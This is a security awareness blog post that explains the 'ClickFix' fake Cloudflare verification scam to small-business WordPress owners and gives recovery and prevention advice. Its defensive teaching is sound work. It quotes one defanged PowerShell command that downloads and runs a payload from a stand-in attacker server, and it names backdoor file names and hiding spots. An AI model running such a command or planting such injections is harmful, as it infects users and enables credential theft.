If a website ever asks you to press the Windows key and R, paste something in, and hit Enter — stop. Close the tab. Do not finish the sequence.
You are three keystrokes away from handing a criminal every password saved in your browser, every account you are currently logged into, and quite possibly the keys to your own website.
This scam has a name: ClickFix. Most people meet it as a fake Cloudflare “Verify you are human” page. It looks convincing. It shows up on websites people already trust — including small business sites here in Australia. And it is spreading fast enough that I think every business owner running a WordPress site needs to understand both halves of it: how it infects you, and how your own website ends up serving it to your customers.
What you actually see

You land on a page — often a site you have visited before, or one you found through Google. Up comes what looks exactly like a Cloudflare challenge: the familiar box, the tick, “Verify you are human.”
You click it. Instead of passing, the page tells you verification failed and that manual verification is required. Then it gives you three steps:
- Press Windows + R
- Press Ctrl + V
- Press Enter
What the page does not tell you is that the moment you clicked that tick box, it silently copied a command to your clipboard. Something along the lines of powershell -c "iex(irm hxxp://[attacker-server]/payload)". Windows + R opens the Run box. Ctrl + V pastes the command in. Enter executes it.
Some versions use Windows Terminal or PowerShell instead of the Run box. Some target Mac users and point them at Terminal. Rapid7 found one campaign that offered the instructions in 31 different languages, which tells you how industrialised this has become. The disguise changes constantly — fake Google verification, fake browser update prompts, fake “your document failed to load” errors — but the ask is always the same: copy this, paste it into your operating system, press Enter.
Why three keystrokes is all it takes
Here is what makes this so effective, and why I keep banging on about it.
There is no download. No file to open. No “are you sure you want to run this?” prompt. No antivirus warning to click past. The attacker does not need a zero-day, a browser exploit, or a vulnerability in your machine. They do not need to break anything at all — because you are the exploit. You typed the command yourself, so as far as Windows is concerned, the owner of the computer asked for it.
The command pulls the real payload down and runs it in memory. What lands is usually an infostealer — Vidar, Lumma, StealC, and more recently Impure Stealer and VodkaStealer — often alongside a loader and a remote access tool like NetSupport RAT. Microsoft has documented XWorm, VenomRAT, AsyncRAT and DanaBot arriving through the same route.
Within seconds, that malware takes:
- Every password saved in Chrome, Edge, Firefox or Brave
- Autofill data — addresses, card details, phone numbers
- Session cookies, which is the part most people miss. Stolen cookies let an attacker resume your already-logged-in sessions. They do not need your password and they do not need your two-factor code, because they inherit a session that already passed both.
- Crypto wallet files and browser wallet extensions
- Saved FTP, cPanel and SSH credentials sitting in your desktop apps
- Anything else worth selling
Those credentials get bundled into “stealer logs” and sold. Flashpoint counted 1.8 billion stolen credentials in the first half of 2025 alone, from 5.8 million infected devices — an 800% jump on the previous six months. That is the market your saved passwords get dropped into.
This is not a fringe scam
I want to put some numbers behind this, because “be careful online” is easy to tune out.
- ESET measured a 517% increase in ClickFix attacks in the first half of 2025, making it the second most common attack vector it saw — behind only phishing — and roughly 8% of everything it blocked. Its H1 2026 report found detections had more than doubled again.
- Rapid7 traced a single campaign that compromised over 250 legitimate WordPress websites across 12 countries since December 2025 — and Australia is on that list. Victims included regional news outlets, local businesses, and a US Senate candidate’s official site.
- Malwarebytes reported a separate campaign in May 2026 that hijacked more than 700 education and technology websites to serve the same fake Cloudflare page, and another in July 2026 running fake Google and Cloudflare verification pages across more than 20 domains.
- Closer to home, the Australian Signals Directorate received more than 84,700 cybercrime reports in 2024–25 — one every six minutes — and the average self-reported cost to a small business rose to $56,600.
This is not someone in a hoodie targeting you personally. It is automated, it is at scale, and small business websites are the preferred delivery vehicle precisely because they are trusted and rarely monitored.
The rule that keeps you safe
Cloudflare does not ask you to leave your browser. Neither does Google, Microsoft, your bank, the ATO, or any legitimate website on earth.
A real Cloudflare check is a tick box, or an invisible check you never notice. It happens entirely inside the browser tab. No genuine security check has ever required you to paste a command into your operating system.
If you remember nothing else from this post, remember that. A web page giving you keyboard instructions is a web page trying to infect you.
If you already did it
If you or someone in your business already pressed Win+R and hit Enter, treat that machine as compromised. Not “probably fine because the antivirus didn’t complain” — compromised.
Disconnect it from the internet. Then, from a different, clean device — this part matters, because a password you change on an infected machine is a password you have just handed over a second time — start changing credentials in this order:
- Your email account, first, always. It is the password reset path to everything else.
- Banking and financial accounts
- WordPress admin, hosting and cPanel, domain registrar
- Everything else: social accounts, cloud storage, anything with a card on file
Then sign out of all sessions everywhere. Changing a password is not enough on its own if a stolen cookie is still valid — most major services have a “sign out of all devices” option, and you need to use it. Turn on two-factor authentication wherever it is not already on, and switch to passkeys where you can.
Get the machine looked at properly by an IT professional. For a serious infostealer infection, a full rebuild is the only honest answer. And stop saving passwords in the browser — move to a dedicated password manager.
If it is your website serving the page
This is the part business owners get blindsided by, so pay attention here.
Attackers compromise ordinary WordPress sites and inject the fake Cloudflare page into them. Your site keeps working. Your traffic keeps arriving. And your visitors get infected on your domain, thinking you did it to them.
You will probably not see it yourself. The injected script in the Rapid7 campaign checked for the wordpress_logged_in_ cookie before firing — meaning it deliberately hides from anyone logged in as an administrator. If you want to know whether your site is affected, check it in a private window, on a different device, on a different network.
Get an expert involved early
I will say this plainly: if you are not confident about what a PHP file is supposed to look like, a live malware clean-up is not the job to learn on. Missing one backdoor means it all comes back next week.
The cost of a professional clean-up is far smaller than the cost of Google blacklisting your domain, your host suspending your account, and the customers who got their bank logins stolen on your website.
Restore from a clean backup
If you have a backup from before the infection, restoring it is the fastest and cleanest fix. Restore both the files and the database — a files-only restore leaves database injections behind.
The moment it is restored, update everything and change every password. If you skip that step, whatever hole let them in is still open and you will be reinfected within hours.
When restoring is not an option
Sometimes it just is not that simple, and it is worth being honest about that:
- You have orders, form submissions, enquiries or posts created since that backup, and rolling back means losing real business data.
- Your backups are infected too. These attackers often sit quietly for weeks before switching on, so a “clean” backup from last month may not be clean at all.
- You restore, and days later the fake Cloudflare page is back — which means a backdoor survived the restore, or the original entry point is still wide open.
In all three cases you clean the site rather than roll it back.
Where the malicious code hides
Most often it is in the plugin folder. Attackers drop entire fake plugin folders into wp-content/plugins/ with plausible names — something like wp-optimise-cache or seo-tools-pro — that you never installed. Compare what is on the server against the plugin list you recognise.
But it is never only there. Also check:
wp-content/mu-plugins/— “must-use” plugins load automatically on every page and do not appear in your normal plugin list, which makes this a favourite hiding spot. Sucuri has documented backdoors planted here asredirect.php,index.phpandcustom-js-loader.php.- Theme files —
functions.php,header.phpandfooter.phpare common injection points. wp-content/uploads/— a.phpfile sitting in a folder meant for images is always wrong.- Core files —
index.php,wp-config.php,wp-load.php, plus files named to look like core files but which are not. - The database — injected script tags in
wp_optionsandwp_posts, and scheduled cron jobs that quietly reinstall the malware after you remove it. - New administrator accounts you do not recognise, and
.htaccessredirect rules.
Never try to patch an infected plugin or theme. Delete it and reinstall a fresh copy from the official source. Same with WordPress core — reinstall it rather than repairing individual files.
Change every password, not just WordPress
Once a site is compromised, assume every credential connected to it is in someone else’s hands:
- Every WordPress user account — not just administrators. A compromised author or subscriber account is still a way back in. While you are there, delete accounts that should not exist.
- cPanel or your hosting control panel
- FTP/SFTP accounts and SSH keys
- The database password (and update
wp-config.phpto match) - Your domain registrar login
- Any email account tied to the site
- API keys and payment gateway keys stored inside plugins
And again — if anyone did the Win+R sequence on their own machine, none of these changes count until they are made from a clean device.
The boring habits that prevent all of this
None of this is exciting, which is exactly why it gets skipped.
Delete plugins you do not use. Deactivating is not deleting. The code still sits on your server and can still be exploited. Patchstack recorded 11,334 new vulnerabilities across the WordPress ecosystem in 2025 — up 42% on 2024 — and 91% of them were in plugins. Only six affected WordPress core. Your risk is almost entirely in the plugins and themes you have accumulated over the years.
Update on a schedule and stick to it. Patchstack found the median time from disclosure to mass exploitation for heavily targeted vulnerabilities was five hours. Turn on automatic updates for security releases, and check manually every week.
Drop abandoned plugins. Nearly half of all disclosed WordPress vulnerabilities had no fix available at the time they went public. If a plugin has not been updated in a year, replace it.
Two-factor authentication on every admin account, and keep the number of administrators as small as it can be.
Real backups — stored off the server, tested at least once so you know they actually restore, and kept long enough to reach back past a slow-burning infection.
File integrity monitoring, so something tells you when a file changes that should not have.
The one line to take away
No legitimate website will ever ask you to press Windows + R.
Not Cloudflare. Not Google. Not Microsoft. Not your bank. If a page gives you keyboard instructions, close the tab — and tell everyone else who uses that computer, because this one spreads through people, not software.
And if you are looking at your own website right now wondering whether that fake verification page is on it, get someone to check properly. Guessing costs a great deal more than asking.